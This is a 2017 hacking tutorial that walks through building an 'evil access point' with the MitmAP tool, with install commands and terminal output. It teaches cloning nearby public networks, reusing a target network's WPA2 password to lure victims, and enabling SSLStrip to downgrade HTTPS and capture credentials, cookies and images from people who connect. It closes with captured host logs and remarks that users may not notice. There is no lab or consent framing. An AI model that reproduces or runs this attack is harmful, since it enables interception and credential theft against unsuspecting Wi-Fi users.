




HOW TO

Create an Evil Access Point with MitmAP

BY BARROW ⓘ 12/04/2017 6:14 AM ⓘ 12/05/2017 6:24 PM

The threat of an evil access point has been around for a long time, and with the rise of open public Wi-Fi, that threat is often overshadowed by how comfortable we are using third-party Wi-Fi hotspots at coffee shops and public spaces. While we've shown an [evil twin attack using the Aircrack-ng suite of tools](#), [MitmAP](#) is a Python tool to configure custom APs for many types of wireless attacks.

Before you can begin creating an evil access point, you will need at least two network interfaces. One with an internet connection, and one for victims to connect to. The concept behind an evil access point is simple: to create a Wi-Fi access point, log its usage, attempt to strip encryption, and gather credentials from anyone who connects to it and uses it to log into anything.

Don't Miss: [How to Create an Evil Twin Wireless Access Point to](#)

Eavesdrop on Data

Evil access points can work in a couple different ways. In some cases, they can be used to cast a wide net. For example, an open access point gathering information from anyone who connects and uses it to browse the web. In other cases, they may be part of a more targeted attack, like one configured to mimic an existing access point as part of an evil twin attack, tricking users into thinking it's the same network.

Due to the nature of Wi-Fi, devices will often send out probe requests looking for access points that they are familiar with, revealing information about networks that device trusts. If your evil access point's signal is stronger than the real access point the device is searching for, then the device will connect to your evil access point instead. This can even be used to target someone on an individual level, providing you can have done enough information gathering.

With the background out of the way, let's build ourselves an evil access point! If you need a compatible wireless network adapter, check out [our list of the best adapters](#) or our editor and reader picks in our [top 20 hacker holiday gift guide](#).

Don't Miss: [How to Buy the Best Wireless Network Adapter for Hacking in 2017](#)

Step 1

Install MitmAP


MitmAP is not part of the Kali Linux toolkit, so we will be installing it from its GitHub repository. I will be using Kali Linux and running as the root user during this article. Since we're installing from GitHub, these instructions should work on most Linux flavors. Before we get into the actual install, we should probably update our system. In Kali, this is done with [apt](#) in the terminal as seen below. This may take some time.

“ `apt update && apt upgrade`

With that out of the way, we can continue our MitmAP install. We'll use git to clone the repository by typing the following command into a terminal window.

“ `git clone https://github.com/xdavidhu/mitmAP`

```
cd mitmAP
```



```
File Edit View Bookmarks Settings Help
root@shortwave:~# git clone https://github.com/xdavidhu/mitmAP
Cloning into 'mitmAP'...
remote: Counting objects: 313, done.
remote: Total 313 (delta 0), reused 0 (delta 0), pack-reused 313
Receiving objects: 100% (313/313), 99.42 KiB | 2.03 MiB/s, done.
Resolving deltas: 100% (147/147), done.
root@shortwave:~# cd mitmAP/
root@shortwave:~/mitmAP# ls
LICENSE  mitmAP.py  mitmAP_rpi.py  README.md  src
root@shortwave:~/mitmAP#
```

If you're using a [Raspberry Pi](#), MitmAP comes with a version specifically for Raspberry Pi called `mitmAP_rpi.py`. My machine is similar to a Raspberry Pi in size and specifications, but the processor is an Intel, which means that I will be using the standard `mitmAP.py`.

Once we've cloned the repository, we can run `mitmAP.py` to install our dependencies. If you're using a Raspberry Pi, substitute all `mitmAP.py` commands with `mitmAP_rpi.py`.

Before we start, we should do a quick ip a to determine the device names of the interfaces we will be using, since the script will ask us later. This will show the names of our network cards, and we should note the one providing an internet connection.


Step 2

Configure Your Evil Access Point

To get started, let's type the following command into our terminal window.

“ `python3 mitmAP.py`

This command specifies to use the Python 3 interpreter, and launches MitmAP. When MitmAP launches, it gives us the option to install or update dependencies. I recommend allowing MitmAP to do its updates on the first run by pressing *Y* and then *enter*.



```
File Edit View Bookmarks Settings Help
root@shortwave:~/mitmAP# ls
LICENSE  logs  mitmAP.py  mitmAP_rpi.py  README.md  src
root@shortwave:~/mitmAP# python3 mitmAP.py
```



Once MitmAP has completed the installation or upgrade of its dependencies, it's time to configure the access point.

If you did not get your interface names, now is the time to do so. End the process with *Ctrl + C*. You will need two device names to configure the AP. The first device is the wireless interface that you wish to use as the AP, and the second device is the interface that you wish to use for WAN connection. The names of the devices can be found using the `ip` command, as discussed previously, and as seen below.

“ ip a


I have two wireless cards on my system, one of them is an external USB card, and the other is built in. The built-in card is significantly less powerful than the external, so I will be using the external card, or wlan1, for my AP. For my WAN connection, I'll be using a corded connection on eth0. Once you have sorted out your interfaces, run MitmAP again with the command below.

“ python3 mitmAP.py

After you have entered the interface names, you will be asked if you want to use [SSLStrip](#). This tool will attempt to downgrade client connections to HTTP instead of HTTPS. This can be an excellent way to capture credentials, so I will enable it.

The next prompt asks if the user would like to capture unencrypted images with [Driftnet](#). If you opt to do so, Driftnet will read the TCP stream looking for images and pull them down. I did not enable this option since it doesn't work in headless mode.

Don't Miss: [Use Driftnet to See What Kind of Images Your Neighbor Looks at Online](#)




```
File Edit View Bookmarks Settings Help
0 upgraded, 0 newly installed, 0 to remove and 19 not upgraded.
Reading package lists... Done
Building dependency tree
Reading state information... Done
hostapd is already the newest version (2:2.4-1).
0 upgraded, 0 newly installed, 0 to remove and 19 not upgraded.
Reading package lists... Done
Building dependency tree
Reading state information... Done
screen is already the newest version (4.6.1-1).
0 upgraded, 0 newly installed, 0 to remove and 19 not upgraded.
Reading package lists... Done
Building dependency tree
Reading state information... Done
wondershaper is already the newest version (1.1a-8).
0 upgraded, 0 newly installed, 0 to remove and 19 not upgraded.
Reading package lists... Done
Building dependency tree
Reading state information... Done
driftnet is already the newest version (1.1.5-1.1+b2).
0 upgraded, 0 newly installed, 0 to remove and 19 not upgraded.
Reading package lists... Done
Building dependency tree
Reading state information... Done
python-pip is already the newest version (9.0.1-2).
0 upgraded, 0 newly installed, 0 to remove and 19 not upgraded.
Requirement already satisfied: dnspython in /usr/lib/python2.7/dist-packages
Requirement already satisfied: pcap in /usr/lib/python2.7/dist-packages
[?] Please enter the name of your wireless interface (for the AP): wlan1
[?] Please enter the name of your internet connected interface: eth0
[I] Backing up NetworkManager.cfg...
[I] Editing NetworkManager.cfg...
[I] Restarting NetworkManager...
[?] Use SSLSTRIP 2.0? Y/n: y
[?] Capture unencrypted images with DRIFTNET? Y/n: y
```

MitmAP will ask if it should create a new [Hostapd](#) file. This will create a new configuration for your Hostapd and should be used. Next, you will be prompted to enter an SSID (service set identifier) for the access point — this is the name of the AP. Depending on the type of evil AP you are attempting to create, it may be beneficial to name the AP after a publicly accessible network in your area. I will be naming mine "evilAP."

MitmAP will ask for a channel for the AP; this decision is up to the user, but I selected channel 1. The most commonly used are 1, 6, and 11. Once you have selected the channel, MitmAP will ask if you want to enable WPA2 encryption.

If you enable encryption, you will have to set a password. If you are trying to trick a user into

connecting to your evilAP by mimicking a public SSID, you will want to keep it as close to the original as possible. If the AP you are targeting uses WPA2, you should enable WPA2 with the same password as the AP you are mimicking. If you are just setting up a [honeypot](#), it is advisable to run it unencrypted. This will draw users who are just looking for any web connection. I configured my AP without WPA2.



```
File Edit View Bookmarks Settings Help
wondershaper is already the newest version (1.1a-8).
0 upgraded, 0 newly installed, 0 to remove and 19 not upgraded.
Reading package lists... Done
Building dependency tree
Reading state information... Done
driftnet is already the newest version (1.1.5-1.1+b2).
0 upgraded, 0 newly installed, 0 to remove and 19 not upgraded.
Reading package lists... Done
Building dependency tree
Reading state information... Done
python-pip is already the newest version (9.0.1-2).
0 upgraded, 0 newly installed, 0 to remove and 19 not upgraded.
Requirement already satisfied: dnspython in /usr/lib/python2.7/dist-packages
Requirement already satisfied: pcap in /usr/lib/python2.7/dist-packages
[?] Please enter the name of your wireless interface (for the AP): wlan
1
[?] Please enter the name of your internet connected interface: eth0
[I] Backing up NetworkManager.cfg...
[I] Editing NetworkManager.cfg...
[I] Restarting NetworkManager...
[?] Use SSLSTRIP 2.0? Y/n: y
[?] Capture unencrypted images with DRIFTNET? Y/n: y
[I] Backing up /etc/dnsmasq.conf...
[I] Creating new /etc/dnsmasq.conf...
[I] Deleting old config file...
[I] Writing config file...
[?] Create new HOSTAPD config file at '/etc/hostapd/hostapd.conf' Y/n:
y
[?] Please enter the SSID for the AP: evilAP
[?] Please enter the channel for the AP: 1
[?] Enable WPA2 encryption? y/N: N
[I] Deleting old config file...
[I] Writing config file...
[I] Configuring AP interface...
[I] Applying iptables rules...
[?] Set speed limit for the clients? Y/n: █
```

You will be asked if you want to set a speed limit for clients. I opted not to. MitmAP will ask if you want to start [Wireshark](#) on your AP interface. This will capture the packets and allow you to browse the traffic later at your leisure, providing that you are not running headless.


Since I am working with a headless system, I selected no. When you select no to Wireshark, you are asked if you would like to use [Tshark](#). Obviously, for this attack to be useful, I want a pcap (packet capture) log, so I selected yes. Lastly, MitmAP will ask if you want to manually configure DNS spoofing. I left the default option of no.

After selecting the final option, the script should start. The AP is now up and running.

Step 3

Find Intercepted Data in Your Logs

No, really that's it. This AP is now a fully functioning evil AP. In this example, I made some connections to the AP to simulate users connecting. I connected to the "evilAP" network with my desktop machine, and MitmAP shows the connection in the example below.



```
File Edit View Bookmarks Settings Help
[I] Editing NetworkManager.cfg...
[I] Restarting NetworkManager...
[?] Use SSLSTRIP 2.0? Y/n: y
[?] Capture unencrypted images with DRIFTNET? Y/n: y
[I] Backing up /etc/dnsmasq.conf...
[I] Creating new /etc/dnsmasq.conf...
[I] Deleting old config file...
[I] Writing config file...
[?] Create new HOSTAPD config file at '/etc/hostapd/hostapd.conf' Y/n:
y
[?] Please enter the SSID for the AP: evilAP
[?] Please enter the channel for the AP: 1
[?] Enable WPA2 encryption? y/N: N
[I] Deleting old config file...
[I] Writing config file...
[I] Configuring AP interface...
[I] Applying iptables rules...
[?] Set speed limit for the clients? Y/n: n
[I] Skipping...
[?] Start WIRESHARK on wlan1? Y/n: y
[?] Spoof DNS manually? y/N: N
[I] Starting DNSMASQ server...
[I] Starting AP on wlan1 in screen terminal...
[I] Starting WIRESHARK...
[I] Starting DRIFTNET...


TAIL started on /root/mitmAP/logs/mitmap-sslstrip.log...
Wait for output... (press 'CTRL + C' 2 times to stop)
HOST-s, POST requests and COOKIES will be shown.

[I] Restarting tail in 1 sec... (press 'CTRL + C' again to stop)
2017-10-10 13:33:45,526 New host: captive.apple.com
2017-10-10 13:33:45,574 New host: captive.apple.com
2017-10-10 13:33:45,575 New host: captive.apple.com
2017-10-10 13:33:46,543 New host: init-p01st.push.apple.com
2017-10-10 13:33:46,558 New host: init-p01st.push.apple.com
2017-10-10 13:33:46,561 New host: init-p01st.push.apple.com

() 192.168.1.199
```

From a user's perspective, everything appears to be normal. Though in some cases SSLStrip does cause pages to break, I was able to browse many sites that I commonly use without any issues. Some sites, however, were able to force encryption. When I switched to Firefox, some of

these same sites were downgraded to HTTP. Firefox does provide a warning when attempting to enter credentials into a downgraded site, though this may not be enough to dissuade an average user.

